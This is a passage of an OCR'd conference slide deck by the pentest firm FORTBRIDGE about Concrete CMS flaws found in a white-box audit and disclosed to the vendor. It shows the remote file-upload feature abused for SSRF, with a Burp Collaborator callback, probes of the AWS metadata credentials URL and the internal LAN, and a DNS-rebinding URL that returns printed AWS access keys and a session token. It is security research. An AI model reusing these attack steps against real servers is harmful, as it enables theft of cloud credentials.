Concrete Evidence
Two Races, one RCE

FORTBRIDGE

FORTBRIDGE

Scan for Slides + Research Resources

✓ Concrete Evidence – Two Races, One RCE (this talk)

✓ VESTA Takeover – PortSwigger Top 10 nominee, BlueHat 2025

✓ Feeld App – hacking a 50M+ user dating app, DEFCON 33

✓ Technical research blog with full write-ups and CVEs

fortbridge.co.uk/dso-resources

Point your phone camera at the QR code

whoami

Adrian Tiron
Founder & Principal Pentester @FORTBRIDGE

Certifications:
OSCP/OSEP/OSWE/CRTO/CRTL/CAISP etc.

Conference Speaker
BSides Dresden, BSides Kent, BlueHatIL , BSides BUD, PTS, OWASP Porto

WHATIS THIS TALK ABOUT? (APPSEC)

FORTBRIDGE


File uploads are fun!
SSRF in the ~~club~~ cloud
Double Race condition?

About Concrete CMS

- Easy to use CMS
- Written in PHP (<3)
- More than 62K live websites at the time
- Used by the US DoD and US army
- HackerOne bug Bounty (no $, just fame)
- This was initially a project sponsored by one of our biggest London clients
- Following this coordinated disclosure PortlandLabs engaged us for future collaborations

Concrete CMS –White Box Pentest

- Source code is available, let’s do white box
- Code is PHP, easy to read and audit
- Some issues reported previously reported on hackerone
- Many issues reported by FORTBRIDGE with plenty of CVEs assigned




/index.php/dashboard/files/search

Add Files

https://www.fortbridge.co.uk/test.php

Let's try a malicious .php extension




Error


https://www.fortbridge.co.uk/test.php: Invalid file extension.

Oh, no, rejected! They do validation!

Part 1 Uploads as SSRF



https://kg4bw0gj0earx7hj1zbaykb8ozuqif.burpcollaborator.net



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads


Number to generate: 1 ☑ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds


#	Time	Type	Payload	Comment
23	2021-Oct-05 08:53:14 UTC	DNS	kg4bw0gj0earx7hj1zbaykb8ozuqif	
24	2021-Oct-05 08:53:14 UTC	DNS	kg4bw0gj0earx7hj1zbaykb8ozuqif	
25	2021-Oct-05 08:53:14 UTC	HTTP	kg4bw0gj0earx7hj1zbaykb8ozuqif	
26	2021-Oct-05 08:53:14 UTC	DNS	kg4bw0gj0earx7hj1zbaykb8ozuqif	

Concrete CMS – Pivot in the Cloud




The URL "http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name" is not valid.

Concrete CMS – Pivot in the LAN



https://192.168.1.157/info.php/test.html




ecure | concrete5.com/application/files/6416/3379/9994/test.html

PHP Version 7.4.16


System	Linux adrian-Precision-7750 5.11.0-36-generic #40-Ubuntu SMP Fri Sep 17 18:15:22 UTC 202
Build Date	Jul 5 2021 13:04:38
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apac fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/a phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechur

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies

Concrete CMS – DNS rebinding



```
http://make-160-153-131-202-rebind-169-254-169-254-rr.1u.ms/atest/meta-data/iam/se
```


Not secure | 13.40.24.60/concrete5/index.php/dashboard/files/search
View

```
        {
  "Code" : "Success",
  "LastUpdated" : "2021-10-13T12:43:33Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAX2LLUOH2LVWYYERE",
  "SecretAccessKey" : "glnKwf/rAimufePeX5tMy0s0Mw1XyHoyc+IGy0EP",
  "Token" : "IQoJb3JpZ2luX2VjEKX//////////wEaCWV1LXdlc3QtMiJIMEYCIQDgRG/OgrOL7l6VZmaAbx8xrAHPgAz7v2H5483zOffWXAIhAOR7IFrZTeZi0YyTYtazhlNUz7GWsYPUaAOR/vFPIpLsKv
  "Expiration" : "2021-10-13T19:08:33Z"
}
```

File Upload Part 2 first race condition


File is downloaded from remote server (SSRF by design)

Low Privileged user is needed

The file is saved on the system, then validation is done

If it fails validation, then it’s deleted?

Order of operations?

